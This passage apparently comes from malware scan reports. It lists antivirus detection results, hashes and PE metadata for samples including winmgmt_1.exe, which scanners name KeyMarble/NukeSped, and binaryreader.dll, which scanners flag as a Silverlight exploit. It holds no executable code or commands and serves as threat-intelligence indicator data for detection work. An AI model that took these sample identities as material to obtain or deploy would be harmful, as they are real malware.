},
```

```
"ESET-NOD32": {
    "detected": true,
    "version": "24783",
    "result": "MSIL/Polazert.B",
    "update": "20220214"
},
"APEX": {
    "detected": false,
    "version": "6.260",
    "result": null,
    "update": "20220213"
},
"Paloalto": {
    "detected": true,
    "version": "1.0",
    "result": "generic.ml",
    "update": "20220214"
},
"ClamAV": {
    "detected": false,
    "version": "0.104.2.0",
    "result": null,
    "update": "20220213"
},
"Kaspersky": {
    "detected": true,
    "version": "21.0.1.45",
    "result": "Trojan.Win32.Agentb.kavl",
    "update": "20220214"
},
"BitDefender": {
    "detected": true,
    "version": "7.2",
    "result": "Trojan.GenericKD.35365825",
    "update": "20220214"
},
"NANO-Antivirus": {
    "detected": false,
    "version": "1.0.146.25561",
    "result": null,
    "update": "20220214"
},
"SUPERAntiSpyware": {
    "detected": false,
    "version": "5.6.0.1032",
    "result": null,
    "update": "20220212"
},
"Avast": {
    "detected": true,
    "version": "21.1.5827.0",
    "result": "Win32:Trojan-gen",
    "update": "20220214"
},
"Tencent": {
```

```
"detected": false,
"version": "1.0.0.1",
"result": null,
"update": "20220214"
},
"Ad-Aware": {
  "detected": true,
  "version": "3.0.21.193",
  "result": "Trojan.GenericKD.35365825",
  "update": "20220214"
},
"Emsisoft": {
  "detected": true,
  "version": "2021.5.0.7597",
  "result": "Trojan.GenericKD.35365825 (B)",
  "update": "20220214"
},
"Comodo": {
  "detected": true,
  "version": "34352",
  "result": "Malware@#z97aaljmhxis",
  "update": "20220214"
},
"F-Secure": {
  "detected": false,
  "version": "12.0.86.52",
  "result": null,
  "update": "20220214"
},
"DrWeb": {
  "detected": true,
  "version": "7.0.52.8270",
  "result": "Trojan.DownLoader36.12373",
  "update": "20220214"
},
"Zillya": {
  "detected": false,
  "version": "2.0.0.4567",
  "result": null,
  "update": "20220210"
},
"TrendMicro": {
  "detected": true,
  "version": "11.0.0.1006",
  "result": "Trojan.Win32.POLAZERT.WLC",
  "update": "20220214"
},
"McAfee-GW-Edition": {
  "detected": true,
  "version": "v2019.1.2+3728",
  "result": "Generic trojan.mq",
  "update": "20220214"
},
"CMC": {
  "detected": false,
```

```
"version": "2.10.2019.1",
"result": null,
"update": "20211026"
},
"Sophos": {
  "detected": true,
  "version": "1.4.1.0",
  "result": "Mal/Generic-R + Mal/BadCert-Gen",
  "update": "20220214"
},
"Ikarus": {
  "detected": true,
  "version": "0.1.5.2",
  "result": "Trojan.Win32.Mislps",
  "update": "20220213"
},
"GData": {
  "detected": true,
  "version": "A:25.32307B:27.26336",
  "result": "Trojan.GenericKD.35365825",
  "update": "20220214"
},
"Jiangmin": {
  "detected": false,
  "version": "16.0.100",
  "result": null,
  "update": "20220213"
},
"MaxSecure": {
  "detected": false,
  "version": "1.0.0.1",
  "result": null,
  "update": "20220208"
},
"Avira": {
  "detected": true,
  "version": "8.3.3.12",
  "result": "TR/Redcap.zznus",
  "update": "20220214"
},
"MAX": {
  "detected": false,
  "version": "2019.9.16.1",
  "result": null,
  "update": "20220214"
},
"Antiy-AVL": {
  "detected": false,
  "version": "3.0.0.1",
  "result": null,
  "update": "20220214"
},
"Kingsoft": {
  "detected": true,
  "version": "2017.9.26.565",
```

```
        "result": "Win32.Troj.Undef.(kcloud)",
        "update": "20220214"
    },
    "Gridinsoft": {
        "detected": false,
        "version": "1.0.74.174",
        "result": null,
        "update": "20220214"
    },
    "Arcabit": {
        "detected": false,
        "version": "1.0.0.889",
        "result": null,
        "update": "20220214"
    },
    "ViRobot": {
        "detected": true,
        "version": "2014.3.20.0",
        "result": "Trojan.Win32.S.Agent.5570304",
        "update": "20220214"
    },
    "ZoneAlarm": {
        "detected": true,
        "version": "1.0",
        "result": "Trojan.Win32.Agentb.kavl",
        "update": "20220214"
    },
    "Microsoft": {
        "detected": true,
        "version": "1.1.18900.3",
        "result": "Trojan:Win32/Mislps!MSR",
        "update": "20220214"
    },
    "Cynet": {
        "detected": false,
        "version": "4.0.0.27",
        "result": null,
        "update": "20220214"
    },
    "AhnLab-V3": {
        "detected": false,
        "version": "3.21.2.10258",
        "result": null,
        "update": "20220214"
    },
    "Acronis": {
        "detected": false,
        "version": "1.1.1.82",
        "result": null,
        "update": "20210512"
    },
    "BitDefenderTheta": {
        "detected": false,
        "version": "7.2.37796.0",
        "result": null,
```

```
        "update": "20220207"
    },
    "ALYac": {
        "detected": true,
        "version": "1.1.3.1",
        "result": "Trojan.MSIL.Polazer",
        "update": "20220214"
    },
    "TACHYON": {
        "detected": false,
        "version": "2022-02-14.02",
        "result": null,
        "update": "20220214"
    },
    "VBA32": {
        "detected": true,
        "version": "5.0.0",
        "result": "Trojan.Mislps",
        "update": "20220211"
    },
    "Malwarebytes": {
        "detected": true,
        "version": "4.2.2.27",
        "result": "Malware.AI.4065602774",
        "update": "20220214"
    },
    "Zoner": {
        "detected": false,
        "version": "2.2.2.0",
        "result": null,
        "update": "20220213"
    },
    "TrendMicro-HouseCall": {
        "detected": true,
        "version": "10.0.0.1040",
        "result": "Trojan.Win32.POLAZERT.WLC",
        "update": "20220214"
    },
    "Rising": {
        "detected": false,
        "version": "25.0.0.27",
        "result": null,
        "update": "20220214"
    },
    "Yandex": {
        "detected": false,
        "version": "5.5.2.24",
        "result": null,
        "update": "20220214"
    },
    "SentinelOne": {
        "detected": false,
        "version": "7.2.0.1",
        "result": null,
        "update": "20220201"
    }
```

```

},
"eGambit": {
    "detected": false,
    "version": null,
    "result": null,
    "update": "20220214"
},
"Fortinet": {
    "detected": true,
    "version": "6.2.142.0",
    "result": "MSIL/BadCert.B!tr",
    "update": "20220214"
},
"Webroot": {
    "detected": true,
    "version": "1.0.0.403",
    "result": "W32.Trojan.Gen",
    "update": "20220214"
},
"AVG": {
    "detected": true,
    "version": "21.1.5827.0",
    "result": "Win32:Trojan-gen",
    "update": "20220214"
},
"Panda": {
    "detected": false,
    "version": "4.6.4.2",
    "result": null,
    "update": "20220213"
},
"CrowdStrike": {
    "detected": true,
    "version": "1.0",
    "result": "win/malicious_confidence_100% (W)",
    "update": "20210907"
},
},
"scan_id": "a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c - 1644831412",
"sha1": "59488aa15eeb47cd0b024c8a117db82f1bc17a80",
"resource": "a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c",
"response_code": 1,
"scan_date": "2022-02-14 09:36:52",
"permalink":
"https://www.virustotal.com/gui/file/a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c-1644831412",
"verbose_msg": "Scan finished, information embedded",
"total": 70,
"positives": 36,
"sha256": "a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c",
"md5": "63c9ace2fb8d1cb7eccf4e861d0e4e45"
}

```

winmgmt_1.exe

Basic Properties

MD5 704d491c155aad996f16377a35732cb4
SHA-1 d1410d073a6df8979712dd1b6122983f66d5bef8
SHA-256 e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09
Vhash 015036655d1055z8005enz55z97z
Authentihash 21e9225425ed8325e3dd6fb9e64115660fe864754226003ef9b9ec02b424f2f5
Imphash fc7dab4d20f23681313b91eba653aa21
Rich PE header hash 15c395302fa06c84514094b9f99ddd78
SSDEEP 3072:IDdXEYhXxS550wwiY0Pe6Q1vLo4lJnCtea:EXEEExcQxZ
TLSH T1BEC3A0D1F9D148F6E842693308FD1EB35B3E643401759A938778EE1E9C621E35F2A286
File type Win32 EXE
Magic PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID Win32 Executable MS Visual C++ (generic) (38.8%)
TrID Microsoft Visual C++ compiled executable (generic) (20.5%)
TrID Win64 Executable (generic) (13%)
TrID Win32 Dynamic Link Library (generic) (8.1%)
TrID Win16 NE executable (generic) (6.2%)
File size 124.00 KB (126976 bytes)
PEiD packer Microsoft Visual C++
History
Creation Time 2017-04-12 15:16:04 UTC
First Seen In The Wild 2017-04-13 00:16:04 UTC
First Submission 2017-04-13 02:15:49 UTC
Last Submission 2021-11-08 14:48:12 UTC
Last Analysis 2021-11-09 06:27:30 UTC
Names
e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09
winmgmt_1.exe
igfxmmc.exe
Portable Executable Info
Compiler Products
id: 12, version: 7291 count=2
[C] VS98 (6.0) SP6 build 8804 count=103
id: 14, version: 7299 count=19
id: 93, version: 4035 count=13
[--] Unmarked objects count=134
[C+] VS98 (6.0) SP6 build 8804 count=18
Header
Target Machine Intel 386 or later processors and compatible processors
Compilation Timestamp 2017-04-12 15:16:04 UTC
Entry Point 63422
Contained Sections 3
Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	92610	94208	6.63	30d34a8f4c29d7c2feb0f6e2b102b0a4	563371.69
.rdata	98304	6724	8192	5.05	77f4a11d375f0f35b64a0c43fab947b8	332835.81
.data	106496	30364	20480	4.42	d4364f6d2f55a37f0036e9e0dc2c6a2b	1590750.63

Imports
KERNEL32.dll
WTSAPI32.dll
ADVAPI32.dll
USER32.dll
WS2_32.dll
GDI32.dll

```
{  
  "scans": {  
    "Bkav": {  
      "detected": true,  
      "version": "1.3.0.9899",  
      "result": "W32.AIDetect.malware1",  
      "update": "20211109"  
    },  
    "Lionic": {  
      "detected": false,  
      "version": "4.2",  
      "result": null,  
      "update": "20211109"  
    },  
    "Elastic": {  
      "detected": true,  
      "version": "4.0.29",  
      "result": "malicious (high confidence)",  
      "update": "20211005"  
    },  
    "MicroWorld-eScan": {  
      "detected": true,  
      "version": "14.0.409.0",  
      "result": "Trojan.GenericKD.4837544",  
      "update": "20211109"  
    },  
    "FireEye": {  
      "detected": true,  
      "version": "32.44.1.0",  
      "result": "Generic.mg.704d491c155aad99",  
      "update": "20211109"  
    },  
    "CAT-QuickHeal": {  
      "detected": false,  
      "version": "14.00",  
      "result": null,  
      "update": "20211108"  
    },  
    "McAfee": {  
      "detected": true,  
      "version": "6.0.6.653",  
      "result": "Keymarble!704D491C155A",  
      "update": "20211109"  
    },  
    "Cylance": {  
      "detected": true,  
      "version": "2.3.1.101",  
      "result": "Unsafe",  
      "update": "20211109"  
    },  
    "Zillya": {  
      "detected": true,  
      "version": "2.0.0.4490",  
      "result": "Trojan.NukeSped.Win32.5",  
      "update": "20211108"  
    }  
}
```

```
},
"Sangfor": {
    "detected": false,
    "version": "2.9.0.0",
    "result": null,
    "update": "20211103"
},
"K7AntiVirus": {
    "detected": true,
    "version": "11.226.39228",
    "result": "Trojan ( 0050e4401 )",
    "update": "20211109"
},
"BitDefender": {
    "detected": true,
    "version": "7.2",
    "result": "Trojan.GenericKD.4837544",
    "update": "20211109"
},
"K7GW": {
    "detected": true,
    "version": "11.226.39228",
    "result": "Trojan ( 0050e4401 )",
    "update": "20211109"
},
"CrowdStrike": {
    "detected": true,
    "version": "1.0",
    "result": "win/malicious_confidence_100% (W)",
    "update": "20210203"
},
"Arcabit": {
    "detected": true,
    "version": "1.0.0.888",
    "result": "Trojan.Generic.D49D0A8",
    "update": "20211109"
},
"Baidu": {
    "detected": false,
    "version": "1.0.0.2",
    "result": null,
    "update": "20190318"
},
"Cyren": {
    "detected": false,
    "version": "6.3.0.2",
    "result": null,
    "update": "20211109"
},
"SymantecMobileInsight": {
    "detected": false,
    "version": "2.0",
    "result": null,
    "update": "20210126"
},
```

```
"Symantec": {
    "detected": true,
    "version": "1.16.0.0",
    "result": "Trojan.KeyMarble",
    "update": "20211109"
},
"ESET-NOD32": {
    "detected": true,
    "version": "24260",
    "result": "a variant of Win32/NukeSped.H",
    "update": "20211109"
},
"APEX": {
    "detected": true,
    "version": "6.227",
    "result": "Malicious",
    "update": "20211107"
},
"Paloalto": {
    "detected": true,
    "version": "1.0",
    "result": "generic.ml",
    "update": "20211109"
},
"ClamAV": {
    "detected": true,
    "version": "0.104.1.0",
    "result": "Win.Trojan.Keymarble-6641936-0",
    "update": "20211108"
},
"Kaspersky": {
    "detected": true,
    "version": "21.0.1.45",
    "result": "HEUR:Trojan.Win32.Generic",
    "update": "20211109"
},
"Alibaba": {
    "detected": true,
    "version": "0.3.0.5",
    "result": "Trojan:Win32/NukeSped.75c7c517",
    "update": "20190527"
},
"NANO-Antivirus": {
    "detected": true,
    "version": "1.0.146.25409",
    "result": "Trojan.Win32.Agent.eqcfki",
    "update": "20211109"
},
"ViRobot": {
    "detected": true,
    "version": "2014.3.20.0",
    "result": "Trojan.Win32.Z.Agent.126976.CRF",
    "update": "20211109"
},
"Rising": {
```

```
"detected": true,
"version": "25.0.0.26",
"result": "Backdoor.[Lazarus]KeyMarble!1.DA07 (CLASSIC)",
"update": "20211109"
},
"Ad-Aware": {
    "detected": true,
    "version": "3.0.21.193",
    "result": "Trojan.GenericKD.4837544",
    "update": "20211109"
},
"Sophos": {
    "detected": false,
    "version": "1.4.1.0",
    "result": null,
    "update": "20211109"
},
"Comodo": {
    "detected": true,
    "version": "34044",
    "result": "Malware@#1yzxjsrft5hv8",
    "update": "20211102"
},
},
"F-Secure": {
    "detected": false,
    "version": "12.0.86.52",
    "result": null,
    "update": "20211109"
},
},
"DrWeb": {
    "detected": true,
    "version": "7.0.52.8270",
    "result": "Trojan.Nuke.3521",
    "update": "20211109"
},
},
"VIPRE": {
    "detected": true,
    "version": "96820",
    "result": "Trojan.Win32.Generic!BT",
    "update": "20211109"
},
},
"TrendMicro": {
    "detected": true,
    "version": "11.0.0.1006",
    "result": "TROJ_NUKESPED.F",
    "update": "20211109"
},
},
"McAfee-GW-Edition": {
    "detected": true,
    "version": "v2019.1.2+3728",
    "result": "Keymarble!704D491C155A",
    "update": "20211109"
},
},
"CMC": {
    "detected": false,
```

```
"version": "2.10.2019.1",
"result": null,
"update": "20211026"
},
"Emsisoft": {
  "detected": true,
  "version": "2021.5.0.7597",
  "result": "Trojan.GenericKD.4837544 (B)",
  "update": "20211109"
},
"SentinelOne": {
  "detected": true,
  "version": "6.3.0.2",
  "result": "Static AI - Malicious PE",
  "update": "20211028"
},
"Jiangmin": {
  "detected": true,
  "version": "16.0.100",
  "result": "Trojan.Generic.aypfu",
  "update": "20211108"
},
"Webroot": {
  "detected": true,
  "version": "1.0.0.403",
  "result": "W32.Trojan.Gen",
  "update": "20211109"
},
"Avira": {
  "detected": true,
  "version": "8.3.3.12",
  "result": "TR/Agent.rhagj",
  "update": "20211109"
},
"MAX": {
  "detected": true,
  "version": "2019.9.16.1",
  "result": "malware (ai score=100)",
  "update": "20211109"
},
"Antiy-AVL": {
  "detected": true,
  "version": "3.0.0.1",
  "result": "Trojan/Generic.ASMalwS.1F5706E",
  "update": "20211109"
},
"Kingsoft": {
  "detected": true,
  "version": "2017.9.26.565",
  "result": "Win32.Troj.Undef.(kcloud)",
  "update": "20211109"
},
"Gridinsoft": {
  "detected": false,
  "version": "1.0.61.160",
```

```
        "result": null,
        "update": "20211109"
    },
    "Microsoft": {
        "detected": true,
        "version": "1.1.18700.4",
        "result": "Trojan:Win32/KeyMarble",
        "update": "20211109"
    },
    "SUPERAntiSpyware": {
        "detected": false,
        "version": "5.6.0.1032",
        "result": null,
        "update": "20211106"
    },
    "ZoneAlarm": {
        "detected": true,
        "version": "1.0",
        "result": "HEUR:Trojan.Win32.Generic",
        "update": "20211102"
    },
    "GData": {
        "detected": true,
        "version": "A:25.31294B:27.25087",
        "result": "Trojan.GenericKD.4837544",
        "update": "20211109"
    },
    "Cynet": {
        "detected": true,
        "version": "4.0.0.27",
        "result": "Malicious (score: 100)",
        "update": "20211109"
    },
    "AhnLab-V3": {
        "detected": true,
        "version": "3.21.1.10219",
        "result": "Trojan/Win32.Agent.C1910496",
        "update": "20211109"
    },
    "Acronis": {
        "detected": false,
        "version": "1.1.1.82",
        "result": null,
        "update": "20210512"
    },
    "VBA32": {
        "detected": true,
        "version": "5.0.0",
        "result": "BScope.Trojan.Bitrep",
        "update": "20211108"
    },
    "ALYac": {
        "detected": true,
        "version": "1.1.3.1",
        "result": "Trojan.Agent.27176A",

```

```
        "update": "20211109"
    },
    "TACHYON": {
        "detected": true,
        "version": "2021-11-09.01",
        "result": "Trojan/W32.Agent.126976.CTO",
        "update": "20211109"
    },
    "Malwarebytes": {
        "detected": true,
        "version": "4.2.2.27",
        "result": "Malware.AI.143625321",
        "update": "20211109"
    },
    "Panda": {
        "detected": true,
        "version": "4.6.4.2",
        "result": "Trj/CI.A",
        "update": "20211108"
    },
    "Zoner": {
        "detected": false,
        "version": "2.2.2.0",
        "result": null,
        "update": "20211108"
    },
    "TrendMicro-HouseCall": {
        "detected": true,
        "version": "10.0.0.1040",
        "result": "TROJ_NUKESPED.F",
        "update": "20211109"
    },
    "Tencent": {
        "detected": true,
        "version": "1.0.0.1",
        "result": "Malware.Win32.Gencirc.114ac70c",
        "update": "20211109"
    },
    "Yandex": {
        "detected": true,
        "version": "5.5.2.24",
        "result": "Trojan.GenAsa!haApiaRkzs0",
        "update": "20211109"
    },
    "Ikarus": {
        "detected": true,
        "version": "0.1.5.2",
        "result": "Trojan-RAT.Keymarble",
        "update": "20211108"
    },
    "eGambit": {
        "detected": true,
        "version": null,
        "result": "Unsafe.AI_Score_92%",
        "update": "20211109"
    }
}
```

```

},
"Fortinet": {
    "detected": true,
    "version": "6.2.142.0",
    "result": "W32/Keymar.A!tr",
    "update": "20211109"
},
"BitDefenderTheta": {
    "detected": true,
    "version": "7.2.37796.0",
    "result": "Gen>NN.ZexxF.34266.hml@aKX49Lf",
    "update": "20211104"
},
"AVG": {
    "detected": true,
    "version": "21.1.5827.0",
    "result": "Win32:Malware-gen",
    "update": "20211109"
},
"Cybereason": {
    "detected": true,
    "version": "1.2.449",
    "result": "malicious.c155aa",
    "update": "20210330"
},
"Avast": {
    "detected": true,
    "version": "21.1.5827.0",
    "result": "Win32:Malware-gen",
    "update": "20211109"
},
"MaxSecure": {
    "detected": true,
    "version": "1.0.0.1",
    "result": "Trojan.Malware.300983.susgen",
    "update": "20211108"
}
},
"scan_id": "e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09 - 1636439250",
"sha1": "d1410d073a6df8979712dd1b6122983f66d5bef8",
"resource": "e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09",
"response_code": 1,
"scan_date": "2021-11-09 06:27:30",
"permalink":
"https://www.virustotal.com/gui/file/e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09-1636439250",
"verbose_msg": "Scan finished, information embedded",
"total": 70,
"positives": 57,
"sha256": "e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09",
"md5": "704d491c155aad996f16377a35732cb4"
}

```

binaryreader.dll

Basic Properties

MD5 7b4a8be258ecb191c4c519d7c486ed8a
SHA-1 ec0752b7fc651f31efc86e1eb2cd368e741bbab2
SHA-256 e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415
Vhash 3340465d15151110851071020
Authentihash a5174c1398980520a70dd911d07b7ed4fdf47f8ef9dc4b23f49a75b5515e106e
Imphash dae02f32a21e03ce65412f6e56942daa
SSDEEP 384:fiVozFHCJWomL6oLzWXCTMHTTBGyA3Humm82XGY4XFJbJdiYG:uhEogf30mx2XvYJbJs
File type Win32 DLL
Magic PE32 executable for MS Windows (DLL) (console) Intel 80386 32-bit Mono/.Net assembly
TRID Generic .NET DLL/Assembly (92.5%)
TRID Win32 Dynamic Link Library (generic) (2.5%)
TRID Win32 Executable (generic) (1.7%)
TRID Win16/32 Executable Delphi generic (0.8%)
TRID OS/2 Executable (generic) (0.7%)
File size 30.00 KB (30720 bytes)
PEiD packer .NET executable

History

Creation Time 2016-03-28 20:23:49 UTC
First Seen In The Wild 2016-03-29 05:23:49 UTC
First Submission 2016-03-29 18:00:18 UTC
Last Submission 2019-10-09 03:46:10 UTC
Last Analysis 2020-07-03 01:21:14 UTC

Names

e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415
binaryreader.dll
7b4a8be258ecb191c4c519d7c486ed8a_binaryreader.dll

Signature Info

Signature Verification

File is not signed

File Version Information

Copyright Copyright © 2016
Product binaryreader
Description binaryreader
Original Name binaryreader.dll
Internal Name binaryreader.dll

File Version 1.0.0.0

Portable Executable Info

.NET Details

Module Version Id 6b57bdf1-c6a8-40ee-ace2-4365b2f6043a
TypeLib Id d4579a01-9223-41ab-a7e7-db467e95a18a

Header

Target Machine Intel 386 or later processors and compatible processors

Compilation Timestamp 2016-03-28 20:23:49 UTC

Entry Point 35438

Contained Sections 4

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	8192	27252	27648	5.55	34ea5c56263147cab35f13dc38c91dd	716937.5
.sdata	40960	80	512	1.54	58efd51cd48cba759ecf22dccd9c3336	92862
.rsrc	49152	916	1024	2.86	1bd2ee911646a3e695a9192ed617afda	107790
.reloc	57344	12	512	0.08	38b5f9a41b69a47f0cbd9f98ad1d1d18	128522

Imports

```

mscoree.dll
Contained Resources By Type
RT_VERSION 1
Contained Resources By Language
NEUTRAL 1
Contained Resources
SHA-256 File Type Type Language Entropy Chi2
ac98f90bd01071823af0e12f2b211b36a8f30697b2cea37e54a4939ee0682295 Data RT_VERSION
    NEUTRAL 3.23 70087.77
Dot Net Assembly
Common Language Runtime metadata version 1.1
CLR version v4.0.30319
Assembly namebinaryreader.dll
Metadata header Relative Virtual Address 26024
Assembly flags COMIMAGE_FLAGS_ILOONLY
Entry point token 0
RVA entry point 34606
Resources va 741
Strong name va 0
Streams
size entropy chi2 md5
#US 548 2.6948344707489014 40111.179687529de85081f07546cac364f2c759c09a0
#Blop 1 0 255 93b885adfe0da089cdf634904fd59f71
#GULD 1 0 255 93b885adfe0da089cdf634904fd59f71
#~ 3156 4.994121551513672 115904.23437511eeb1f33ea854849e44677654ebe278
#Strings 3524 5.245501518249512 32172.017578125
    41d296610103a57f7aa6699dc106f8a1
Manifest Resource
3bVH8RDfe6pr0fPRiS.sb41gNXn9libkn6vcu
binaryreader.g.resources
External Assemblies
System.Windows v5.0.5.0
mscorlib v65535.65535.65535.65535
System.Windows.Browser v5.0.5.0
System v5.0.5.0
System.Core v5.0.5.0
Assembly Data
majorversion 1
minorversion 0
hashalgid 32772
flags_text afPA_None
buildnumber 0
culture -
flags 0
pubkey -
revisionnumber 0
name binaryreader
Type Definitions
System.Windows.Browser.HtmlPage
System.Windows.Browser.HtmlWindow
System.Reflection.AssemblyTitleAttribute
System.Reflection.AssemblyDescriptionAttribute
System.Reflection.AssemblyConfigurationAttribute
System.Reflection.AssemblyCompanyAttribute
System.Reflection.AssemblyProductAttribute

```

```
System.Reflection.AssemblyCopyrightAttribute  
System.Reflection.AssemblyTrademarkAttribute  
System.Reflection.AssemblyFileVersionAttribute  
System.Reflection.Assembly  
System.Diagnostics.DebuggableAttribute  
System.Diagnostics.DebuggerNonUserCodeAttribute  
System.Windows.Application  
System.Windows.StartupEventHandler  
System.Windows.StartupEventArgs  
System.Text.UTF8Encoding  
System.Text.Decoder  
System.Text.Encoding  
System.IO.BinaryReader  
System.IO.MemoryStream  
System.IO.Stream  
System.IO.UnmanagedMemoryStream  
System.IO.FileStream  
System.IO FileMode  
System.IO FileAccess  
System.IO FileShare  
System.Runtime.CompilerServices.CompilationRelaxationsAttribute  
System.Runtime.CompilerServices.RuntimeCompatibilityAttribute  
System.Runtime.CompilerServices.RuntimeHelpers  
System.Runtime.CompilerServices.CompilerGeneratedAttribute  
System.Runtime.InteropServices.ComVisibleAttribute  
System.Runtime.InteropServices.GuidAttribute  
System.Void  
System.Int32  
System.Boolean  
System.String  
System.Object  
System.Random  
System.Attribute  
System.ValueType  
System.IntPtr  
System.Uri  
System.UriKind  
System.Byte  
System.UInt32  
System.UInt64  
System.Char  
System.Int64  
System.Convert  
System.Exception  
System.Array  
System.Type  
System.RuntimeTypeHandle  
System.BitConverter  
System.IDisposable  
System.RuntimeFieldHandle  
System.AttributeUsageAttribute  
System.AttributeTargets  
System.Runtime.Versioning.TargetFrameworkAttribute  
System.Collections.Generic.IDictionary`2  
System.Security.Cryptography.CryptoStream
```

```
System.Security.Cryptography.ICryptoTransform
System.Security.Cryptography.AesManaged
System.Security.Cryptography.SymmetricAlgorithm
System.Security.Cryptography.CryptoStreamMode
System.Security.Cryptography.SHA1Managed
System.Security.Cryptography.HashAlgorithm
System.Windows.Controls.Control
System.Resources.ResourceManager
uncategorized.DebuggingModes
uncategorized.ZkVZhYFbmVr7KjJHfH
uncategorized.bKM6phRB8G08Nkpf0i
{
    "scans": {
        "Bkav": {
            "detected": false,
            "version": "1.3.0.9899",
            "result": null,
            "update": "20200702"
        },
        "Lionic": {
            "detected": true,
            "version": "4.2",
            "result": "Hacktool.MSIL.Generic.3!c",
            "update": "20200703"
        },
        "DrWeb": {
            "detected": true,
            "version": "7.0.46.3050",
            "result": "Trojan.Siggen6.57827",
            "update": "20200702"
        },
        "MicroWorld-eScan": {
            "detected": true,
            "version": "14.0.409.0",
            "result": "Gen:Variant.MSIL.Exploit.1",
            "update": "20200702"
        },
        "CMC": {
            "detected": false,
            "version": "2.7.2019.1",
            "result": null,
            "update": "20200702"
        },
        "CAT-QuickHeal": {
            "detected": false,
            "version": "14.00",
            "result": null,
            "update": "20200702"
        },
        "Qihoo-360": {
            "detected": true,
            "version": "1.0.0.1120",
            "result": "Win32/Trojan.Exploit.d89",
            "update": "20200703"
        },
    }
}
```

```
"ALYac": {
    "detected": true,
    "version": "1.1.1.5",
    "result": "Trojan.Agent.30720C",
    "update": "20200702"
},
"Malwarebytes": {
    "detected": false,
    "version": "3.6.4.335",
    "result": null,
    "update": "20200702"
},
"Zillya": {
    "detected": true,
    "version": "2.0.0.4122",
    "result": "Trojan.CVE2013.Win32.2",
    "update": "20200702"
},
"Sangfor": {
    "detected": true,
    "version": "1.0",
    "result": "Malware",
    "update": "20200423"
},
"CrowdStrike": {
    "detected": true,
    "version": "1.0",
    "result": "win/malicious_confidence_100% (W)",
    "update": "20190702"
},
"Alibaba": {
    "detected": true,
    "version": "0.3.0.5",
    "result": "Exploit:MSIL/CVE-2016-0034.a5a15513",
    "update": "20190527"
},
"K7GW": {
    "detected": true,
    "version": "11.119.34580",
    "result": "Exploit ( 004e21801 )",
    "update": "20200702"
},
"K7AntiVirus": {
    "detected": true,
    "version": "11.119.34580",
    "result": "Exploit ( 004e21801 )",
    "update": "20200702"
},
"Arcabit": {
    "detected": true,
    "version": "1.0.0.877",
    "result": "Trojan.MSIL.Exploit.1",
    "update": "20200702"
},
"TrendMicro": {
```

```
"detected": true,
"version": "11.0.0.1006",
"result": "TROJ_CVE20130074.B",
"update": "20200702"
},
"BitDefenderTheta": {
  "detected": false,
  "version": "7.2.37796.0",
  "result": null,
  "update": "20200624"
},
"Cyren": {
  "detected": false,
  "version": "6.3.0.2",
  "result": null,
  "update": "20200702"
},
"Symantec": {
  "detected": true,
  "version": "1.11.0.0",
  "result": "Trojan.Gen",
  "update": "20200702"
},
"ESET-NOD32": {
  "detected": true,
  "version": "21592",
  "result": "Win32/Exploit.CVE-2013-0074.GV",
  "update": "20200703"
},
"APEX": {
  "detected": false,
  "version": "6.43",
  "result": null,
  "update": "20200701"
},
"Paloalto": {
  "detected": true,
  "version": "1.0",
  "result": "generic.ml",
  "update": "20200703"
},
"ClamAV": {
  "detected": true,
  "version": "0.102.3.0",
  "result": "Multios.Exploit.RigSilverlight-2",
  "update": "20200702"
},
"Kaspersky": {
  "detected": true,
  "version": "15.0.1.13",
  "result": "HEUR:Exploit.MSIL.Generic",
  "update": "20200703"
},
"BitDefender": {
  "detected": true,
```

```
"version": "7.2",
"result": "Gen:Variant.MSIL.Exploit.1",
"update": "20200703"
},
"NANO-Antivirus": {
  "detected": true,
  "version": "1.0.134.25119",
  "result": "Trojan.Win32.Exp.ebfwsz",
  "update": "20200702"
},
"SUPERAntiSpyware": {
  "detected": false,
  "version": "5.6.0.1032",
  "result": null,
  "update": "20200701"
},
"Avast": {
  "detected": true,
  "version": "18.4.3895.0",
  "result": "Win32:Malware-gen",
  "update": "20200702"
},
"Rising": {
  "detected": false,
  "version": "25.0.0.26",
  "result": null,
  "update": "20200702"
},
"Ad-Aware": {
  "detected": true,
  "version": "3.0.5.370",
  "result": "Gen:Variant.MSIL.Exploit.1",
  "update": "20200702"
},
"Emsisoft": {
  "detected": true,
  "version": "2018.12.0.1641",
  "result": "Gen:Variant.MSIL.Exploit.1 (B)",
  "update": "20200702"
},
"Comodo": {
  "detected": false,
  "version": "32591",
  "result": null,
  "update": "20200702"
},
"F-Secure": {
  "detected": true,
  "version": "12.0.86.52",
  "result": "Exploit.EXP/Silverlight.Gen2",
  "update": "20200703"
},
"Baidu": {
  "detected": false,
  "version": "1.0.0.2",
```

```
        "result": null,
        "update": "20190318"
    },
    "VIPRE": {
        "detected": true,
        "version": "84914",
        "result": "Trojan.Win32.Generic!BT",
        "update": "20200703"
    },
    "Invincea": {
        "detected": false,
        "version": "6.3.6.26157",
        "result": null,
        "update": "20200502"
    },
    "Trapmine": {
        "detected": false,
        "version": "3.5.0.987",
        "result": null,
        "update": "20200619"
    },
    "FireEye": {
        "detected": true,
        "version": "32.31.0.0",
        "result": "Gen:Variant.MSIL.Exploit.1",
        "update": "20200702"
    },
    "Sophos": {
        "detected": true,
        "version": "4.98.0",
        "result": "Troy/Agent-AROL",
        "update": "20200703"
    },
    "SentinelOne": {
        "detected": false,
        "version": "4.3.0.105",
        "result": null,
        "update": "20200601"
    },
    "F-Prot": {
        "detected": false,
        "version": "4.7.1.166",
        "result": null,
        "update": "20200702"
    },
    "Jiangmin": {
        "detected": false,
        "version": "16.0.100",
        "result": null,
        "update": "20200702"
    },
    "Webroot": {
        "detected": false,
